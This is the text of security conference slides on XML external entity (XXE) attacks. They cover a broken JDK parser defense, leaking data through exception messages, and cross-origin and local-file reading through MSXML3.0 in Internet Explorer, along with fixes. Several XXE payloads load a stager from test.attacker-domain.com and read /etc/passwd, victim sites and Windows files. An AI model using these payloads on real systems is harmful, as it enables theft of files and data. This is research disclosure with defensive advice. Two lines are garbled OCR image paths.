FileCry - The New Age of XXE

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Agenda

- Background
- Saga of one failed XXE defense
- We need a bigger target!
- Conclusions
- Q&A

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Background

"All external parameter entities are well-formed by definition”

(http://www.w3.org/TR/REC-xml/#sec-external-ent)

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XXE 101

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

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Past Presentations

- OWASP 2010 - XXE Attack
- BH USA 2012 - XXE Tunneling in SAP
- BH EU 2013 - XML OOB Data retrieval
- DC 02139 - Advanced XXE Exploitation
- ...

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Why Are We Still Here?

- Not just your apps that need the fix!
- Server and client tech that runs your app also need a fix!

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JDK Vuln Disclosed

Unspecified vulnerability in Oracle Java SE 6u81, 7u67, and 8u20; Java SE Embedded 7u60; and Jrockit R27.8.3 and R28.3.3 allows remote attackers to affect confidentiality via vectors related to JAXP.

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In the beginning...

- There was an XMLInputFactory
  - And it had a wonderful feature
    - IS_SUPPORTING_EXTERNAL_ENTITIES
  - And its default value was
    - Unspecified

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```
public abstract class XMLInputFactory
extends Object
```

Defines an abstract implementation of a factory for getting streams. The following table defines the standard properties of this specification. Each property varies in the level of support required by each implementation. The level of support required is described in the 'Required' column.

Configuration parameters				
Property Name	**Behavior**	**Return type**	**Default Value**	**Required**
javax.xml.stream.isValidating	Turns on/off implementation specific DTD validation	Boolean	False	No
javax.xml.stream.isNamespaceAware	Turns on/off namespace processing for XML 1.0 support	Boolean	True	True (required) / False (optional)
javax.xml.stream.isCoalescing	Requires the processor to coalesce adjacent character data	Boolean	False	Yes
javax.xml.stream.isReplacingEntityReferences	replace internal entity references with their replacement text and report them as characters	Boolean	True	Yes
javax.xml.stream.isSupportingExternalEntities	Resolve external parsed entities	Boolean	Unspecified	Yes
javax.xml.stream.supportDTD	Use this property to request processors that do not support DTDs	Boolean	True	Yes
javax.xml.stream.reporter	sets/gets the impl of the XMLReporter	javax.xml.stream.XMLReporter	Null	Yes
javax.xml.stream.resolver	sets/gets the impl of the XMLResolver interface	javax.xml.stream.XMLResolver	Null	Yes
javax.xml.stream.allocator	sets/gets the impl of the XMLEventAllocator interface	javax.xml.stream.util.XMLEventAllocator	Null	Yes

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It Could Be Set To False...

```
XMLInputFactory inputFactory = XMLInputFactory.newFactory();

inputFactory.setProperty(
        XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
                                                    false);
```

But...

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It Did NOT Work!

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“Safe” Factory Demo

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JDK Fragmentation

- How many of you still run JDK6?

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JDK Fragmentation

- How many of you still run JDK6?
- What about JDK7?

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JDK Fragmentation

- How many of you still run JDK6?
- What about JDK7?
- How many do not run JDK8?

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How to Exfiltrate Data?

- DNS OOB resolver
  - 63 char limit for subdomain name
  - Only letters, numbers and hyphen allowed
  - Space, \t seem to work okay
  - Cannot parse % & #, null
- XML exception printing
  - Does not have the above limitations!

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Causing Exceptions

- file, ftp, http, gopher, https, mailto
- netdoc and jar are smarter
  - can resolve relative URI
- local file

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XMLStreamException

e	XMLStreamException (id=24)
cause	XMLStreamException (id=24)
cause	XMLStreamException (id=24)
detailMessage	"ParseError at [row,col]:[6,10]\nMessage
location	XMLStreamReaderImpl$1 (id=30)
nested	MalformedURLException (id=33)
stackTrace	StackTraceElement[0] (id=36)
suppressedExceptions	Collections$UnmodifiableRandomAcces
detailMessage	"ParseError at [row,col]:[6,10]\nMessage
location	XMLStreamReaderImpl$1 (id=30)
nested	MalformedURLException (id=33)
cause	NullPointerException (id=46)
cause	NullPointerException (id=46)
cause	NullPointerException (id=46)
detailMessage	"invalid url: afpovertcp.cfg\naliases\nali
stackTrace	StackTraceElement[0] (id=36)
suppressedExceptions	Collections$UnmodifiableRandomAcces

```
java.net.MalformedURLException: invalid url: afpovertcp.cfg
```

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
Showing Exceptions

May not be a good idea...



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
6,14] Message: invalid url: root:x:0:0:T


_USERS +@APPENG_USERS +@DEVQE_RO_

But Wait...

- JDK7 has more XML parsers…
  - javax.xml.parsers.DocumentBuilderFactory
  - javax.xml.parsers.SaxParserFactory
  - TransformerFactory
  - Validator
  - SchemaFactory
  - Unmarshaller
  - SAXTransformerFactory
  - XPathExpression
  - XMLReader
  - XMLInputFactory

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And More...

- Popular 3rd party parsers
  - org.apache.commons.digester.Digester
  - Woodstock
  - dom4j
  - XOM
  - ...

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What Are We Dealing With?

- W/o ability to turn off external entities/DTD
  - javax.xml.transform.TransformerFactory
  - javax.xml.validation.Validator
  - javax.xml.transform.sax.SAXTransformerFactory
- W/o features to set
  - javax.xml.bind.Unmarshaller
- Supporting a resolver
  - org.xml.sax.XMLReader
  - javax.xml.parsers.DocumentBuilder

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Speaking of Resolvers

Eclipse Auto-generated Stub

```
public static void main(String[] args) throws SAXException, ParserConfigurationException {

    XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

    reader.setEntityResolver(new EntityResolver() {

        @Override
        public InputSource resolveEntity(String publicId, String systemId)
                throws SAXException, IOException {
            // TODO Auto-generated method stub
            return null;
        }
    });

}
```

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Speaking of Resolvers (II)

CORRECT WAY

```
XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

reader.setEntityResolver(new EntityResolver() {

    @Override
    public InputSource resolveEntity(String publicId, String systemId)
            throws SAXException, IOException {
        // TODO Auto-generated method stub
        // return null; // fail
        return new InputSource();
    }
});
```

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Universal Fix

- factory.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
- disables protocols, e.g. http:, file:, jar:
- http://openjdk.java.net/jeps/185

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Bigger Target!

- So far XXE is a Web attack
  - Let's replicate it on native application!
- What's an native app that is used by billions of users?

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Bigger Target!

- So far XXE is a Web attack
  - Let's replicate it on native application!
- What's an native app that is used by billions of users?
- Browsers
  - are used by a lot of people
  - parses a lot of XML

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The history of browser XXEs

- Chrome/Safari
  - libxml2 XXE fixed in 2012
  - CVE-2013-0339
- Firefox
  - expat XXE fixed in 2012
  - CVE-2013-0341
- IE
  - MSXML XXE fixed in 2006 with v6

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MSXML3.0

A living corpse still available in IE

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MSXML3.0

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
11:53:46.2644513 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644552 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644616 AM	iexplore.exe	3540	RegCloseKey	HKCU\Software\Classes
11:53:46.2644643 AM	iexplore.exe	3540	RegQueryKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644713 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644755 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644849 AM	iexplore.exe	3540	RegCloseKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2646165 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2647114 AM	iexplore.exe	3540	QueryBasicInfor...	C:\Windows\System32\msxml3.dll
11:53:46.2647156 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2647748 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2648363 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2648561 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2649301 AM	iexplore.exe	3540	Load Image	C:\Windows\System32\msxml3.dll
11:53:46.2649470 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2650831 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30
11:53:46.2651593 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30

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3540	RegCloseKey	HKCU\Software\Classes	
3540	RegQueryKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F50	
3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	RegCloseKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	CreateFile	C:\Windows\System32\msxml3.dll	
3540	QueryBasicInfor...	C:\Windows\System32\msxml3.dll	
3540	CloseFile	C:\Windows\System32\msxml3.dll	
3540	CreateFile	C:\Windows\System32\msxml3.dll	
3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll	
3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll	
3540	Load Image	C:\Windows\System32\msxml3.dll	
3540	CloseFile	C:\Windows\System32\msxml3.dll	
3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30	
3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30	

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MSXML3.0

- So why is the old MSXML3.0 still available in IE 11?
  - Compatibility
  - Quirk mode is a friend

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JavaScript XML parsing 101

- IE's way
  - new ActiveXObject('MSXML').loadXML (xml);
- Other browser's way
  - new DOMParser().parseFromString (xml, "application/xml");

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Payload 1

Regular XML that tries to read cross origin, didn't work

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
   <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM “http://www.victim.com/”>
   <!ENTITY % stager SYSTEM "http://test.attacker-
   domain.com/xxe/entity.xml">
   %stager;
 ]>
 <export>&all;</export>
```

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Demo

Standard Payload Does not Work

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Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?

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Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs

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Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs
  - setTimeOut

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Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs
  - setTimeOut
  - redirects

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Payload 2

Exfiltrate data cross-origin with redirects

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
  <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM “http://test.attacker-domain.com/
   redirect?site=http://www.victim.com/">
   <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/
   xxe/entity.xml">
   %stager;
 ]>
 <export>&all;</export>
```

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Demo

Cross-origin XXE in IE

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Payload 3

Exfiltrate data on local disk

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
  <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM "http://test.attacker-domain.com/
   redirect?site=file:///windows/msdfmap.ini">
    <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/
xxe/entity.xml">
   %stager;
]>
<export>&all;</export>
```

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Demo

Reading Disk Contents

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Limitations

- Victim file/site cannot contain <,%,>,null-byte
  - meaning most HTML pages are not vulnerable
    - JSON pages are
    - binary files are not vulnerable
- Only works on Windows 7 and below
  - all IE versions though

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Defenses

- Update to latest IE 11
- Use Windows 8 and up

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Conclusions

- XXE is a severe category of vulnerabilities that deserves more attention
- Other languages and products could be vulnerable too
- XML parsing libraries should be secure by default

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Contributions

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Q&A

Thank you

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